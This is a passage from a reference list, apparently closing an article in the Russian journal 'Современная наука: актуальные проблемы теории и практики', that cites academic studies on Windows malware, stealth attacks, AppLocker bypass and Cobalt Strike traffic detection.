7. Barr-Smith F., Ugarte-Pedrero X., Graziano M., Spolaor R., Martinovic I. Survivalism: Systematic analysis of windows malware living-off-the-land // IEEE Symposium on Security and Privacy. 2021. P. 1557–1574.
8. Bhardwaj A., Kaushik K., Maashi M.S., Aljebreen M., Bharany S. Alternate data stream attack framework to perform stealth attacks on active directory hosts // Sustainability. 2022. P. 12288.
9. Casino F., Totosis N., Apostolopoulos T., Lykousas N. and Patsakis C. Analysis and correlation of visual evidence in campaigns of malicious office documents // Digital Threats: Research and Practice. 2023. P. 1–19.
10. Hermawan D., Novianto N.G., Octavianto D. Development of open source-based threat hunting platform // 2nd International Conference on Artificial Intelligence and Data Sciences. 2021. P. 1–6.
11. Casino F., Totosis N., Apostolopoulos T., Lykousas N., Patsakis C. Analysis, and correlation of visual evidence in campaigns of malicious office documents // Digital Threats: Research and Practice. 2023. P. 1–19.
12. Poisson M., Tong V.V.T., Guette G., Abgrall E., Guihéry F., Crémilleux D. Unveiling stealth attack paths in Windows Environments using AWARE // 7th Cyber Security in Networking Conference (CSNet). 2023. P. 192–198.
13. Roumeliotis N., AppLocker bypass toolkit // Master's thesis Πανεπιστήμιο Πειραιώς. 2022. P. 1–5.
14. Ramos F.M. and Wang X. Detecting Stealthy Cobalt Strike C&C Activities via Multi-Flow based Machine Learning // International Conference on Machine Learning and Applications (ICMLA). 2023. P. 2200–2206.
15. Yang X., Ruan S., Yue Y. and Sun, B., PETNet: Plaintext-aware encrypted traffic detection network for identifying Cobalt Strike HTTPS traffics // Computer Networks, 2024. P. 110120.

Журнал «Современная наука: актуальные проблемы теории и практики»